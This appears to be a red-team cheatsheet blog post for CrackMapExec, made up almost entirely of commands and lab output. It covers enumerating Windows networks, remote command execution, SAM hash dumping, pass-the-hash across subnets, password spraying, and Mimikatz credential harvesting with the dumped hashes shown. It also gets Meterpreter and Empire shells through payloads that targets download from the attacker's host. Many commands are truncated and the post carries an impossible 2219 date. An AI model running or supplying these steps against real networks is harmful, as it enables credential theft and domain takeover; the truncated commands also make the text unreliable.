


CrackMapExec - Cheatsheet

2219-12-16 · 988 WORDS · 5 MINUTE READ REDTEAM · CRACKMAPEXEC · CHEATSHEET
CRACKMAPEXEC · WINDOWS · PENTEST · DOMAIN

CrackMapExec Ultimate Guide


For more information on how to use CrackMapExec Check out our ultimate Guide. For installation Check the GitHub Repo

Network Enumeration

```
crackmapexec 192.168.10.0/24
```

Command Execution

```
crackmapexec 192.168.10.11 -u Administrator -p 'P@ssw0rd' -x whoami
```




```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' -x 'net user Administrator
```

You can also directly execute PowerShell commands using the -X flag:

```
#~ crackmapexec 192.168.10.11 -u Administrator -p 'P@ssw0rd' -X '$PSVersionTable'
06-05-2016 14:36:06 CME          192.168.10.11:445 WIN7BOX         [*] Windows 6.1 Bu
06-05-2016 14:36:06 CME          192.168.10.11:445 WIN7BOX         [+] LAB\Administra
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         [+] Executed comma
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         Name
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         ----
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         CLRVersion
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         BuildVersion
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         PSVersion
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         WSManStackVersion
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         PSCompatibleVersio
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         SerializationVersi
06-05-2016 14:36:10 CME          192.168.10.11:445 WIN7BOX         PSRemotingProtocol
06-05-2016 14:36:10 [*] KTHXBYE!
```

Key Commands

Checked for logged in users

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --lusers
```

Using Local Auth

Allows you to use local accounts rather than domain creds.

```
crackmapexec 192.168.215.138 -u 'Administrator' -p 'PASSWORD' --local-auth
```

Enumerating Shares

```
crackmapexec 192.168.215.138 -u 'Administrator' -p 'PASSWORD' --local-auth --shares
CME          192.168.215.138:445 WALLBOARD       [*] Windows 10.0 Build 14393 (name:W
CME          192.168.215.138:445 WALLBOARD       [+] WALLBOARD\Administrator:
CME          192.168.215.138:445 WALLBOARD       [+] Enumerating shares
CME          192.168.215.138:445 WALLBOARD       SHARE           Permissions
CME          192.168.215.138:445 WALLBOARD       -----           -----------
CME          192.168.215.138:445 WALLBOARD       print$          READ
CME          192.168.215.138:445 WALLBOARD       ADMIN$          NO ACCESS
CME          192.168.215.138:445 WALLBOARD       IPC$            READ
CME          192.168.215.138:445 WALLBOARD       C$              NO ACCESS
[*] KTHXBYE!
```

WDigest Enable/Disable

This allows us to re-enable the WDigest provider and dump clear-text credentials from LSA memory

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth --wdigest enab
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth --wdigest disa
```

Password Policy

One useful query enumerates the domain's password policy including complexity requirements

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS --pass-pol
```

```
root@JEFFLAB-DEB02:~/DeathStar/Empire# cme 192.168.29.38 -u Michael -p P@ssword --pass-pol
CME           192.168.29.38:445 JEFFLAB-DC01    [*] Windows 10.0 Build 14393 (name:JEFFLAB-DC01) (domain:JEFFLAB)
CME           192.168.29.38:445 JEFFLAB-DC01    [+] JEFFLAB\Michael:P@ssword
CME           192.168.29.38:445 JEFFLAB-DC01    [+] Dumping password policy
CME           192.168.29.38:445 JEFFLAB-DC01    Minimum password length: 5
CME           192.168.29.38:445 JEFFLAB-DC01    Password history length: 5
CME           192.168.29.38:445 JEFFLAB-DC01    Maximum password age: 29 days 23 hours 52 minutes
CME           192.168.29.38:445 JEFFLAB-DC01    Minimum password age: 23 hours 52 minutes
CME           192.168.29.38:445 JEFFLAB-DC01    Account lockout threshold: 10
CME           192.168.29.38:445 JEFFLAB-DC01    Account lockout duration: 30
```

RID Bruteforcing

you can use the rid-brute option to enumerate all AD objects including users and groups by guessing every resource identifier (RID), which is the ending set of digits to a security identifier (SID).


```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS --rid-brute
```

```
root@JEFFLAB-DEB02:~/DeathStar/Empire# cme 192.168.29.38 -u Michael -p P@ssword -d JEFFLAB --rid-brute
CME          192.168.29.38:445 JEFFLAB-DC01    [*] Windows 10.0 Build 14393 (name:JEFFLAB-DC01) (domain:JEFFLAB)
CME          192.168.29.38:445 JEFFLAB-DC01    [+] JEFFLAB\Michael:P@ssword
CME          192.168.29.38:445 JEFFLAB-DC01    [+] Brute forcing SIDs (rid:domain:user)
CME          192.168.29.38:445 JEFFLAB-DC01    498: JEFFLAB\Enterprise Read-only Domain Controllers (SidTypeGroup
)
CME          192.168.29.38:445 JEFFLAB-DC01    500: JEFFLAB\Administrator (SidTypeUser)
CME          192.168.29.38:445 JEFFLAB-DC01    501: JEFFLAB\Guest (SidTypeUser)
CME          192.168.29.38:445 JEFFLAB-DC01    502: JEFFLAB\krbtgt (SidTypeUser)
CME          192.168.29.38:445 JEFFLAB-DC01    503: JEFFLAB\DefaultAccount (SidTypeUser)
CME          192.168.29.38:445 JEFFLAB-DC01    512: JEFFLAB\Domain Admins (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    513: JEFFLAB\Domain Users (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    514: JEFFLAB\Domain Guests (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    515: JEFFLAB\Domain Computers (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    516: JEFFLAB\Domain Controllers (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    517: JEFFLAB\Cert Publishers (SidTypeAlias)
CME          192.168.29.38:445 JEFFLAB-DC01    518: JEFFLAB\Schema Admins (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    519: JEFFLAB\Enterprise Admins (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    520: JEFFLAB\Group Policy Creator Owners (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    521: JEFFLAB\Read-only Domain Controllers (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    522: JEFFLAB\Cloneable Domain Controllers (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    525: JEFFLAB\Protected Users (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    526: JEFFLAB\Key Admins (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    527: JEFFLAB\Enterprise Key Admins (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    553: JEFFLAB\RAS and IAS Servers (SidTypeAlias)
CME          192.168.29.38:445 JEFFLAB-DC01    571: JEFFLAB\Allowed RODC Password Replication Group (SidTypeAlias
)
CME          192.168.29.38:445 JEFFLAB-DC01    572: JEFFLAB\Denied RODC Password Replication Group (SidTypeAlias)
CME          192.168.29.38:445 JEFFLAB-DC01    1000: JEFFLAB\JEFFLAB-DC01$ (SidTypeUser)
CME          192.168.29.38:445 JEFFLAB-DC01    1101: JEFFLAB\DnsAdmins (SidTypeAlias)
CME          192.168.29.38:445 JEFFLAB-DC01    1102: JEFFLAB\DnsUpdateProxy (SidTypeGroup)
CME          192.168.29.38:445 JEFFLAB-DC01    1103: JEFFLAB\Jeff (SidTypeUser)
```

Top Credential Attacks

Dumping the local SAM hashes

```
crackmapexec 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth --sam
```



Passing-the-Hash against subnet

Login to all subnet machines via smb with admin + hash. By using the –local-auth and a found local admin password this can be used to login to a whole subnets smb enabled machines with that local admin pass/hash.

```
cme smb 172.16.157.0/24 -u administrator -H 'aad3b435b51404eeaa35b51404ee:5509de4fa6e
```

NULL Sessions

You can log in with a null session by using “ as the username and/or password

Examples:

```
crackmapexec smb <target(s)> -u '' -p ''
```

Brute Forcing & Password Spraying

We can do this by pointing crackmapexec at the subnet and passing the creds:

SMB Login Example

```
crackmapexec 10.0.2.0/24 -u ‘admin’ -p ‘P@ssw0rd’
```

Bruteforcing examples

Examples:

```
crackmapexec <protocol> <target(s)> -u username1 -p password1 password2

crackmapexec <protocol> <target(s)> -u username1 username2 -p password1

crackmapexec <protocol> <target(s)> -u ~/file_containing_usernames -p ~/file_containi

crackmapexec <protocol> <target(s)> -u ~/file_containing_usernames -H ~/file_containi
```

Modules

Listing Modules

```
crackmapexec -L
[*] empire_exec          Uses Empire's RESTful API to generate a launcher for the spe
[*] shellinject          Downloads the specified raw shellcode and injects it into me
[*] rundll32_exec        Executes a command using rundll32 and Windows's native javas
[*] com_exec             Executes a command using a COM scriptlet to bypass whitelist
[*] tokenrider           Allows for automatic token enumeration, impersonation and ma
[*] mimikatz             Executes PowerSploit's Invoke-Mimikatz.ps1 script
[*] tokens               Enumerates available tokens using Powersploit's Invoke-Token
[*] peinject             Downloads the specified DLL/EXE and injects it into memory u
[*] powerview            Wrapper for PowerView's functions
[*] mimikittenz          Executes Mimikittenz
[*] enum_chrome          Uses Powersploit's Invoke-Mimikatz.ps1 script to decrypt sav
[*] metinject            Downloads the Meterpreter stager and injects it into memory
[*] eventvwr_bypass      Executes a command using the eventvwr.exe fileless UAC bypas
```

SMB Mimikatz module

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -M mimikatz
CME          192.168.215.104:445 MEETINGROOM     [*] Windows 6.3 Build 9600 (name:MEE
CME          192.168.215.104:445 MEETINGROOM     [+] MEETINGROOM\Administrator:PASS (
MIMIKATZ     192.168.215.104:445 MEETINGROOM     [+] Executed payload
MIMIKATZ                                        [*] Waiting on 1 host(s)
MIMIKATZ     192.168.215.104                    [*] - - "GET /Invoke-Mimikatz.ps1 HTTP
MIMIKATZ                                        [*] Waiting on 1 host(s)
MIMIKATZ     192.168.215.104                    [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ     192.168.215.104                    [+] Found credentials in Mimikatz outp
MIMIKATZ     192.168.215.104                    SE\Meeting:280778ddbb374ab9d2df719
MIMIKATZ     192.168.215.104                    SE\MEETINGROOM$:0bfa8060fc6c6d42d6ea12
MIMIKATZ     192.168.215.104                    SE\MEETINGROOM$:b245712b92126c953f203d
MIMIKATZ     192.168.215.104                    [*] Saved Mimikatz's output to Mimikat
[*] KTHXBYE!
```

```
oot@JEFFLAB-DEB02:~/CrackMapExec# crackmapexec smb ~/targets.txt -u Michael -p P@ssword -M mimikatz
MB         192.168.12.211  445    JEFFLAB-APP01    [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-APP0
) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB         192.168.12.131  445    JEFFLAB-PC01     [*] Windows 10 Enterprise 10586 x64 (name:JEFFLAB-PC01) (doma
n:JEFFLAB) (signing:False) (SMBv1:True)
MB         192.168.12.209  445    JEFFLAB-SQL02    [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-SQL0
) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB         192.168.12.211  445    JEFFLAB-APP01    [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB         192.168.12.131  445    JEFFLAB-PC01     [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB         192.168.12.209  445    JEFFLAB-SQL02    [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
IMIKATZ    192.168.12.211  445    JEFFLAB-APP01    [+] Executed launcher
IMIKATZ    192.168.12.131  445    JEFFLAB-PC01     [+] Executed launcher
IMIKATZ    192.168.12.209  445    JEFFLAB-SQL02    [+] Executed launcher
IMIKATZ    192.168.12.131                          [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ    192.168.12.209                          [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ    192.168.12.211                          [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ                                            [*] Waiting on 3 host(s)
IMIKATZ    192.168.12.131                          [*] - - "POST / HTTP/1.1" 200 -
IMIKATZ    192.168.12.131                          JEFFLAB\Jeff:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ    192.168.12.131                          JEFFLAB\JEFFLAB-PC01$:9ef87ed2123f94d32044573c55319c53
IMIKATZ    192.168.12.131                          JEFFLAB\StanSitwell:13b29964cc2480b4ef454c59562e675c
IMIKATZ    192.168.12.131                          JEFFLAB\SteveHolt:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ    192.168.12.131                          JEFFLAB\Gene.Parmesan:13b29964cc2480b4ef454c59562e675c
IMIKATZ    192.168.12.131                          JEFFLAB\Michael:13b29964cc2480b4ef454c59562e675c
IMIKATZ    192.168.12.131                          [+] Added 6 credential(s) to the database
IMIKATZ    192.168.12.131                          [*] Saved raw Mimikatz output to Mimikatz-192.168.12.131-2017
07-24_113916.log
IMIKATZ    192.168.12.211                          [*] - - "POST / HTTP/1.1" 200 -
IMIKATZ    192.168.12.211                          JEFFLAB\JEFFLAB-APP01$:3ab35d0dbbeeb710a2114e76743e958d
IMIKATZ    192.168.12.211                          [+] Added 1 credential(s) to the database
IMIKATZ    192.168.12.211                          [*] Saved raw Mimikatz output to Mimikatz-192.168.12.211-2017
```

Module options are specified with the -o flag. All options are specified in the form of KEY=value (msfvenom style)

Example:

```
cme <protocol> <target(s)> -u Administrator -p 'P@ssw0rd' -M mimikatz -o COMMAND='pri
```


Modules - Enum_Chrome

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -M enum_chrome
```

Modules - Enum_AV

Another piece of useful information CrackMapExec can gather is what anti-virus software is in use.

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -m enum_avproducts
```




Getting Shells with CrackMapExec

Metasploit

Need to setup Http Reverse Handler in MsfConsole

```
sudo cme 192.168.215.104 -u 'Administrator' -p 'PASS' --local-auth -M met_inject -o L
Password:
CME          192.168.215.104:445 MEETINGROOM     [*] Windows 6.3 Build 9600 (name:MEE
CME          192.168.215.104:445 MEETINGROOM     [+] MEETINGROOM\Administrator:PASS (
METINJECT    192.168.215.104:445 MEETINGROOM     [+] Executed payload
METINJECT                                       [*] Waiting on 1 host(s)
```

```
METINJECT    192.168.215.104                  [*] - - "GET /Invoke-Shellcode.ps1 HTT
[*] KTHXBYE!
```



Empire

Start RESTful API

```
 empire --rest --user empireadmin --pass gH25Iv1K68@^

[*] Loading modules from: /usr/local/Cellar/empire/1.5_1/libexec/lib/modules/
 * Starting Empire RESTful API on port: 1337
 * RESTful API token: 3brqi3nypvjzqgd269km091onaqc1t6kz8l1fclk
 * Running on https://0.0.0.0:1337/ (Press CTRL+C to quit)
```

Launch empire listener to target

```
sudo cme 192.168.215.104 -u Administrator -p PASSWORD --local-auth -M empire_exec -o
EMPIRE_EXEC                                [+] Successfully generated launcher fo
CME          192.168.215.104:445 MEETINGROOM     [*] Windows 6.3 Build 9600 (name:MEE
CME          192.168.215.104:445 MEETINGROOM     [+] MEETINGROOM\Administrator:PASSWO
EMPIRE_EXEC  192.168.215.104:445 MEETINGROOM     [+] Executed Empire Launcher
```

```
root@KLPT64KC-17:/home/kc# cme smb 192.168.225.110 -u administrator -p Empire123! --local-auth -M empire_exec -o LISTENER=test
EMPIRE_E...                                     [+] Successfully generated launcher for listener 'test'
SMB         192.168.225.110 445    WIN10SVC         [*] Windows 10 Enterprise 16299 x64 (name:WIN10SVC) (domain:WIN10SVC) (signing:False) (SMBv1:True)
SMB         192.168.225.110 445    WIN10SVC         [+] WIN10SVC\administrator:Empire123! (Pwn3d!)
EMPIRE_E... 192.168.225.110 445    WIN10SVC         [+] Executed Empire Launcher
root@KLPT64KC-17:/home/kc#
y
(Empire: agents) > listeners

[*] Active listeners:

  Name             Module          Host                            Delay/Jitter   KillDate
  ----             ------          ----                            ------------   --------
  test             http            https://192.168.225.20:80       5/0.0

(Empire: listeners) > [+] Initial agent 4UVXLHFZ from 192.168.225.110 now active (Slack)
[+] Initial agent RZ7HEDN4 from 192.168.225.110 now active (Slack)
```


OLDER

CrackMapExec - Lateral Movement (Jeff Warren)

NEWER

Burp Suite - Top Extensions